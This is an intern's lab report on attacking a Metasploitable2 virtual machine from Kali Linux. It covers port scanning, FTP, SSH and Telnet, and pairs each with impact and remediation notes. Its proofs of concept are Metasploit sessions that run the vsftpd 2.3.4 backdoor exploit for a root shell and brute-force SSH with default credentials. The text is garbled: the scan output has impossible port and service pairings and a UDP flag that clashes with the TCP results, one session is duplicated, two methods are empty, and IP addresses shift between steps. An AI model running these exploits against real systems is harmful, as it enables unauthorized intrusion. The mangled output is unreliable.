

Exploring TCP Port Vulnerabilities in Metasploitable2 Using Kali Linux

by

Vibhuti Naik
Intern ID - 2046

Exploring TCP Port Vulnerabilities in Metasploitable2 Using Kali Linux

Port Scan

Description:

A port scan is a technique used by network administrators and attackers alike to discover which "doors" are open on a networked device. By sending packets to specific ports—such as Port 80 for web traffic or Port 21 for FTP—and analyzing the responses, the scanner determines the state of those ports: open, closed, or filtered. This process provides a blueprint of the target system, identifying active services, potential vulnerabilities, and the underlying operating system. While administrators use it for security auditing and troubleshooting, for an attacker, it is the essential first step in mapping out an attack surface before launching an exploit.

Impact:

- **Information Disclosure:** Reveals exactly which services are running (e.g., an outdated version of Apache or MySQL), giving attackers a starting point for their exploits.
- **Service Identification:** Advanced scanning can perform "banner grabbing" to identify the specific software version and OS, allowing for highly targeted attacks.
- **Network Resource Consumption:** Intense or "noisy" scans can consume significant bandwidth and CPU cycles, potentially leading to a degradation in network performance or a Denial of Service (DoS).
- **Bypassing Security:** It helps attackers identify misconfigured firewalls or "shadow IT" devices that were mistakenly left exposed to the public internet.

Severity: Critical

Remedial:

To protect your infrastructure from unauthorized scanning, implement the following:

- **Strict Firewall Rules:** Adopt a "deny-all" default stance. Only open ports that are strictly necessary for business operations and close all unused ports.
- **Intrusion Detection/Prevention Systems (IDS/IPS):** Deploy tools like Snort or Suricata that can detect patterns of rapid port hits and automatically drop traffic from the scanning IP.
- **Disable ICMP Responses:** Configure your edge devices to not respond to "ping" requests (ICMP Echo), making the network harder to discover during initial sweeps.

- **Regular Vulnerability Scanning:** Perform your own authorized scans (using tools like Nmap or Nessus) to identify and close gaps before an attacker finds them.

POC:

```

Vibhuti14@vibhuti14:~$ nmap -sU -oN nmap_out 192.168.1.33
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 20:42 IST
Nmap scan report for 192.168.1.33
Host is up (0.0037s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp    open  telnet Linux telnetd
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rsh   ProFTPD 1.3.1
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login  OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath gmrregistry
127/udp  open  shell  Metasploitable root shell
2049/tcp  open  nfs   2-4 (RPC #100003)
2121/tcp  open  ftp   ProFTPD 1.3.1
3306/tcp  open  mysql MySQL 5.0.51a-3ubuntu5
5422/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc   VNC (protocol 3.3)
8000/tcp  open  x11   (access denied)
6667/tcp  open  irc   Unix ircd
8009/tcp  open  ajp13 Apache Jserv (Protocol v1.3)
8180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6F:8B:8D (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.9
OS: Linux 2.6.9
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:6F:8B:8D
          inet addr:192.168.1.32 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::0000:27ff:fe6f:8b8d%eth0/64 Scope:Link
          UP BROADCAST RUNNING MTU:1500 Metric:1
          RX packets:147 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 car:0
          collisions:0 txqueuelen:1000
          RX bytes:13273 (12.9 KB) TX bytes:8745 (8.5 KB)
          Base address:0x200000 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 car:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB) TX bytes:23481 (22.9 KB)

msfadmin@metasploitable:~$ 

```

FTP Port 21

Description:

Port 21 is the default port used by the FTP protocol for control signaling. In a typical FTP session, the client connects to Port 21 on the server to issue commands (such as login credentials, folder navigation, and file deletion). It is important to note that Port 21 handles the "conversation," while a separate port (usually Port 20 or a random high port) is used to actually move the data. By default, FTP is an unencrypted, clear-text protocol, meaning all information sent over this port—including usernames and passwords—is visible to anyone capable of sniffing the network traffic.

Impact:

Leaving Port 21 open and using standard FTP carries several operational and security risks:

- **Cleartext Transmission:** FTP does not encrypt traffic. Credentials and data sent via Port 21 can be easily intercepted using "packet sniffing" tools.
- **Man-in-the-Middle (MitM) Attacks:** Attackers can intercept the control stream to modify commands or redirect file transfers to malicious destinations.
- **Brute Force Entry:** Because Port 21 is a well-known port, it is a constant target for automated bots attempting to guess passwords.

Severity: Critical


Remedial Actions:

To secure your environment, consider the following steps:

- **Switch to SFTP (Port 22):** Replace FTP with SSH File Transfer Protocol. It provides full encryption for both commands and data through a single secure tunnel.
- **Implement FTPS:** If you must stay within the FTP family, use FTP over TLS/SSL. This upgrades the connection on Port 21 to an encrypted session (Explicit FTPS) or uses Port 990 (Implicit FTPS).
- **Disable Anonymous Access:** Ensure the server configuration explicitly denies logins without valid, unique user credentials.
- **Enforce Strong Password Policies:** Implement account lockout mechanisms and complex passwords to mitigate the risk of brute-force attacks.

PUC:

Method 1: Using Metasploit (Automated)



```
(vibhuti14@vibhuti)[-]
msfconsole
Metasploit tip: View all productivity tips with the tips command

[ METASPLOIT by Rapid7 ]
[-----]
[ RECON | EXPLOIT | LOOT | PAYLOAD ]
[-----]
[ msf > ]



=[ metasploit v6.4.99-dev
+ -- --[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads
+ -- --[ 433 post - 49 encoders - 13 nops - 9 evasion
]


Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd
Matching Modules
=====
# Name          Disclosure Date Rank    Check Description
---- ----
0 auxiliary/dos/ftp/vsftpd_232        2011-02-03 normal  Yes  VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.34
RHOSTS: 192.168.1.34
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.34:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.34:21 - USER: 331 Please specify the password.
[*] 192.168.1.34:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.34:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command Shell session 1 opened (192.168.1.35:6437 -> 192.168.1.34:6200) at 2025-12-29 12:21:21 +0530

whoami
root
[msfadmin@metasploitable:~]$
```



```
(vibhuti14@vibhuti)[-]
msfconsole
Metasploit tip: View all productivity tips with the tips command

[ METASPLOIT by Rapid7 ]
[-----]
[ RECON | EXPLOIT | LOOT | PAYLOAD ]
[-----]
[ msf > ]



=[ metasploit v6.4.99-dev
+ -- --[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads
+ -- --[ 433 post - 49 encoders - 13 nops - 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project


msf > search vsftpd
Matching Modules
=====
# Name          Disclosure Date Rank    Check Description
---- ----
0 auxiliary/dos/ftp/vsftpd_232        2011-02-03 normal  Yes  VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor



msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.34
RHOSTS: 192.168.1.34
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.34:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.34:21 - USER: 331 Please specify the password.
[*] 192.168.1.34:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.34:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command Shell session 1 opened (192.168.1.35:6437 -> 192.168.1.34:6200) at 2025-12-29 12:21:21 +0530

whoami
root
[msfadmin@metasploitable:~]$
```

Method 2: Manual Exploitation (The "Smiley Face" Bug)



Method 3: Using Nmap (Scripting Engine)



SSH Port 22

Description:

Secure Shell (SSH) uses Port 22 as the standard channel for secure remote login and other network services between two computers. Unlike its predecessor Telnet, which transmitted data in plain text, SSH provides a cryptographically secure connection. When a client connects to a server on Port 22, it establishes an encrypted tunnel that protects session integrity and confidentiality. This port is the foundation for several critical services, including remote command-line access, SFTP (SSH File Transfer Protocol), and SCP (Secure Copy).

Impact:

If Port 22 is left exposed to the public internet without proper hardening, the potential impacts include:

- **Full System Takeover:** Since SSH provides a remote command-line interface, a successful login can give an attacker total control over the operating system.
- **Brute-Force & Dictionary Attacks:** Attackers use automated tools to try thousands of common username and password combinations every minute against open Port 22 instances.
- **Data Exfiltration:** Using SFTP over Port 22, an unauthorized user can silently download sensitive databases, configuration files, and private user data.
- **Lateral Movement:** Once an attacker compromises one server via SSH, they can use it as a "jump box" to attack other internal systems that are not directly exposed to the internet.

Severity: Critical

Remedial:

To secure Port 22, implement the following industry-standard hardening steps:

- **Disable Root Login:** Edit the SSH configuration file (`/etc/ssh/sshd_config`) and set `PermitRootLogin no`. This forces users to log in as a standard user and then use sudo for administrative tasks.
- **Enforce Key-Based Authentication:** Disable password logins entirely and require SSH Keys (RSA or Ed25519). This renders brute-force attacks useless as there is no password to guess.
- **Restrict Access via Firewall:** Use an Access Control List (ACL) or Security Group to allow Port 22 traffic only from specific, trusted IP addresses (your office or home VPN).
- **Implement Multi-Factor Authentication (MFA):** Add an extra layer of security by requiring a TOTP code (like Google Authenticator) in addition to an SSH key.

POC:

Method 1: Using Metasploit (Automated)

Vibhuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Dec 30 09:06

root@vibhuti:/home/vibhuti#

Metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

msf > search ssh_login

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_login		normal	No	SSH Login Check Scanner
1	auxiliary/scanner/ssh/ssh_login_pubkey	.	normal	No	SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf > use 0

msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ADD_CREDS	false	no	Add credentials found to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD	no	no	A specific password to authenticate with
PASS_FILE	no	no	File containing passwords, one per line
RHOSTS	yes	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit/the-target
PORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
THREADNAME	msf	no	A specific name to authenticate as

msf > msfadmin@metasploitable:~\$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:02:2f:6f:88:8d
inet addr:192.168.1.33 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::202:2ff:fe6f:888d Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:249 errors:0 dropped:0 overrun:0 frame:0
TX packets:120 errors:0 dropped:0 overrun:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:19627 (19.4 KB) TX bytes:12754 (12.4 KB)
Basic address:0x0d02 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:0 errors:0 dropped:0 overrun:0 frame:0
TX packets:0 errors:0 dropped:0 overrun:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

msfadmin@metasploitable:~\$ _

Select a file to preview.

Vibhuti [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Apps Places

Dec 30 09:06

root@vibhuti:/home/vibhutif4

msf auxiliary(scanner/ssh/ssh_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN => true
msf auxiliary(scanner/ssh/ssh_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.33
RHOSTS => 192.168.1.33
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.33:22 - Starting brute force
[*] 192.168.1.33:22 - [!] 192.168.1.33 msfadmin:uid=1000(msfadmin) gid=1000(msfadmin) groups=(adm,20(dialout),24(cdrom),25(floppy),29(audio),20(dip),42(video),65(gluedev),107(kmod),111(lpadmin),112(admin),119(sambashare),100(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu A pr 10 13:58:00 UTC 2008 i686 Linux
[*] SSH session 1 opened (192.168.1.42:44319 -> 192.168.1.33:22) at 2025-12-30 09:03:32 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

Id Name Type Information Connection
--- --- --- ---
1 shell linux SSH root @ 192.168.1.42:44319 -> 192.168.1.33:22 (192.168.1.33)

msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
lfcconfig
etht0
Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet addr:192.168.1.33 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:10039 errors:0 dropped:0 overruns:0 frame:0
TX packets:10039 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:739688 (722.3 KB) TX bytes:288291 (281.5 KB)

Search Home

File Machine View Input Devices Help

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>
No mail.

msfadmin@metasploitable:~\$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet addr:192.168.1.33 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:124 errors:0 dropped:0 overruns:0 frame:0
TX packets:120 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:11400 (11.4 KB) TX bytes:12754 (12.4 KB)
IP address:192.168.1.33
Base address:0x0200 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:122 errors:0 dropped:0 overruns:0 frame:0
TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:33885 (33.0 KB) TX bytes:33885 (33.0 KB)

msfadmin@metasploitable:~\$ _

Select a file to preview.

Telnet Port 23

Description:

Telnet is a legacy network protocol that enables a user on one computer to log into another computer on the same network or over the internet. Operating primarily on Port 23, it provides a text-based, bidirectional communication channel, allowing administrators to execute commands and manage devices—such as routers, switches, and old mainframe systems—remotely. Unlike modern protocols, Telnet was designed in an era before widespread cybersecurity threats, meaning it transmits all information, including usernames and passwords, in cleartext.

Impact:

The continued use of Port 23 on modern networks presents several critical risks:

- **Credential Theft:** Since data is unencrypted, login details are visible in "plain text" to anyone performing a Man-in-the-Middle (MitM) attack or packet sniffing.
- **Session Hijacking:** Attackers can intercept an active Telnet session, inject malicious commands, or take over the terminal entirely without the user's knowledge.
- **Full System Compromise:** Telnet often provides administrative Command Line Interface (CLI) access; once an attacker logs in, they have the power to delete data, install malware, or reconfigure network hardware.
- **Botnet Targeting:** Port 23 is a primary target for IoT botnets (like Mirai), which scan the internet for devices using default Telnet credentials to recruit them into massive DDoS networks.

Severity: Critical

Remedial:

To secure your network and eliminate the risks associated with Telnet, follow these steps:

- **Disable Telnet:** The most effective remedy is to completely disable the Telnet service on all servers and network equipment.
- **Block Port 23 at the Firewall:** Ensure that your perimeter firewall and internal Access Control Lists (ACLs) are configured to drop all traffic directed at Port 23.
- **Change Default Credentials:** If you are in the process of migrating and must temporarily use Telnet, ensure that default manufacturer passwords are changed to complex, unique strings immediately.

POC:

Method 1. Packet Sniffing (Wireshark/Ettercap)

```
vibhuti@vibhuti:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:6F:8B:00
          inet addr:192.168.1.43  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a0c:29ff:fe6f:8b0%eth0  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10775 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10775 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:912086 (909.6 KB)  TX bytes:449553 (439.9 KB)
          Base address:0x0020  Memory:f0200000-f0209000

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Link
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:311 errors:0 dropped:0 overruns:0 frame:0
          TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:126693 (123.7 KB)  TX bytes:126693 (123.7 KB)

msfadmin@metasploitable:~$
```

Vibhuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Dec 30 17:30

vibhuti@vibhuti:~

```
metasploitable login: msfadmin
Password: 
Last login: Tue Dec 30 06:38:13 EST 2025 from 192.168.1.42 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:f6:88:8d
          inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:88d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
